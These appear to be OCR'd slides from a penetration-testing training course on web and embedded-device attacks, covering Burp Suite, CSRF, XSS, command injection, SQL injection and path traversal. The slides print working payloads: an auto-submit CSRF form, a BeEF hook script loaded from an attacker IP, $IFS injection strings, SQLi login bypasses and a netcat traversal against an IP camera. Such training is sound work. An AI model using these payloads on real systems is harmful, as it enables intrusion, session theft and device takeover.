
Burp Proxy HTTP History

Work With Previous Requests



Burp Proxy HTTP History

Available Actions




Burp Repeater


HTTP Request Replay Tool

Fabricate new requests based on old ones.

Great for crafting an exploit PoC!




Burp Send To Decoder




Highlight text and select ‘Send to Decoder’ from context menu

Burp Decoder



Burp Decoder Options

Available Encoding/Decoding Options



In-tool codecs and hashing algorithms commonly found in web apps

Cross-Site Request Forgery (CSRF)

Isolate requests which change product state

- Does the request include a random token?
- If not, there is probably a CSRF vulnerability

Testing

- GET request: <IMG SRC=URL>
- POST request: <FORM> + JavaScript to auto-submit

Cross-Site Request Forgery (CSRF) Post Example

```
<form method="post" action="URL" name="csrfIT">
    <input type=hidden name=param1 value=value1>
    <input type=hidden name=param2 value=value2>
</form>
<script type="text/javascript">
    document.csrfIT.submit();
</script>
```

CSRF Summary

CSRF exploits ambient authentication

- WebApps must validate request origins also
- Standard solution is CSRF token

Token Problems

- Failure to reject invalid tokens
- Predictable token values

Vulnerability Locators

Crafted input strings can reveal weakness

The XSS Story

- Failure to escape (<,>,’,”,etc)
- HTML tags invoke scripts
- Scripts run in context of app

XSS Impact

Attacker code executes on victim system

JavaScript in foreign context can:

- Steal cookies such as authentication tokens
- Forge authenticated requests including CSRF tokens
- Change all aspects of the web app's appearance

Browser Exploitation Framework (BeEF)

- BeEF can be started from Kali via 'beef-xss'
- Use XSS payload: <script src="http://IP:3000/hook.js"></script>

Vulnerability Locators

Crafted input strings can reveal weakness

Example XSS

- print “<img src=%s>”, input
- input = x” onerror=alert(1)
- Result: JavaScript pop-up

Vulnerability Locators

Crafted input strings can reveal weakness

XSS Locators

- ••<img src=x onerror=XSS>
- ••<svg onload=XSS>
- ••x" onerror=XSS
- ••XSS sample value: alert(1337)

Demonstrating XSS with BeEF

Browser Exploitation Framework (BeEF)

- BeEF can be started from Kali via 'beef-xss'
- <script src="http://IP:3000/hook.js"></script>

Some capabilities of BeEF

- Proxy requests through client
- Interrogate browser environment (plugins/auth/etc)
- Launch browser exploits

Vulnerability Locators

Crafted input strings can reveal weakness

OS Injection Story

- OS commands/dynamic code needed
- eval()/system() get passed user input
- Result is unintended code execution

Vulnerability Locators

Crafted input strings can reveal weakness

Perl eval() Injection

- Code: eval($_REQUEST[a]+'()')
- a = `touch /tmp/proofofpwnership`
- Result: File is created by Perl script

Vulnerability Locators

Crafted input strings can reveal weakness

OS Injection Locators


- a|touch${IFS}/tmp/filename
- `echo EXPECTED_INPUT`
- 265.1.2.3||uname – “ping injection”

Tips & Tricks

- $IFS can provide whitespace
- `reboot` can lead to boot loop
- Getting a shell helps with device RE
- Many devices only have root user

Ping Command Injection

- Diagnostic functions like ‘ping’ often get passed into system()
- If `echo INPUT` works the same as INPUT, there is usually shell expansion



Vulnerability Locators

Crafted input strings can reveal weakness

SQL Injection Story

- App requires database backend
- Unsafe data used in SQL query
- Users can manipulate the DB

Vulnerability Locators

Crafted input strings can reveal weakness

SQLi WHERE Injection

- q = “select id from users where (u=‘%s’) and (p=‘%s’)” % (u,p)
- u=admin; p = x’ or ‘x’=‘x
- (u=‘admin’) and (p=‘x’ or ‘x’=‘x’)
- Login as any user!

Vulnerability Locators

Crafted input strings can reveal weakness

SQLi Locators

- ‘ or ‘x’=‘x
- 1 or 1=1 –
- ‘ HAVING 1=1 –

Vulnerability Locators

Crafted input strings can reveal weakness

SQLi Locators Usage

- Extra results indicate success
- Confirm by flipping boolean
- Example: x' and 'x'='y

Tips & Tricks

- SQLite allows file creation
- Possible to create some web shells
- Sometimes SQLi is chainable

Traversal Attacks

Don’t Forget About OLD Attack Technqiues

```
root@VERTHackLab:~# echo -ne "GET /../etc/resolv.conf HTTP/1.0\r\n\r\n" | nc 192.168.0.178 80
HTTP/1.1 200 OK
Server: Netwave IP Camera
Date: Thu, 01 Jan 1970 00:52:15 GMT
Content-Type: text/html
Content-Length: 46
Cache-Control: private
Connection: close

nameserver 192.168.0.1
nameserver 192.168.0.1
```

- Try using .. traversal anywhere the system handles a file path
  - ../etc/resolv.conf, ../etc/hosts, and ../etc/passwd are good tests

Hands On Exercise 2

Hacking Vera

- Vera virtual device is started with ‘startVera’
- Stopped with ‘stopVera’
- Use fgrep in www root to find command injection
- Demonstrate remote root capability in VM
- Try to get a shell on the real system next

HTTP Hacking

The Role of HTTP on Embedded Devices

HTTP as a main interface

••Configuration or operation via browser

HTTP as middleware

••UI provided by mobile app

••API for network communications

Locating Web Services within Firmware

Search for HTTP server binaries:

http: httpd, uhttp, minihttpd, tinyhttpd, lighttpd

Search for document root directories:

Anything containing ‘www’, ‘web’, ‘html’

Paths containing *.js, *.htm, *.css, or other web content

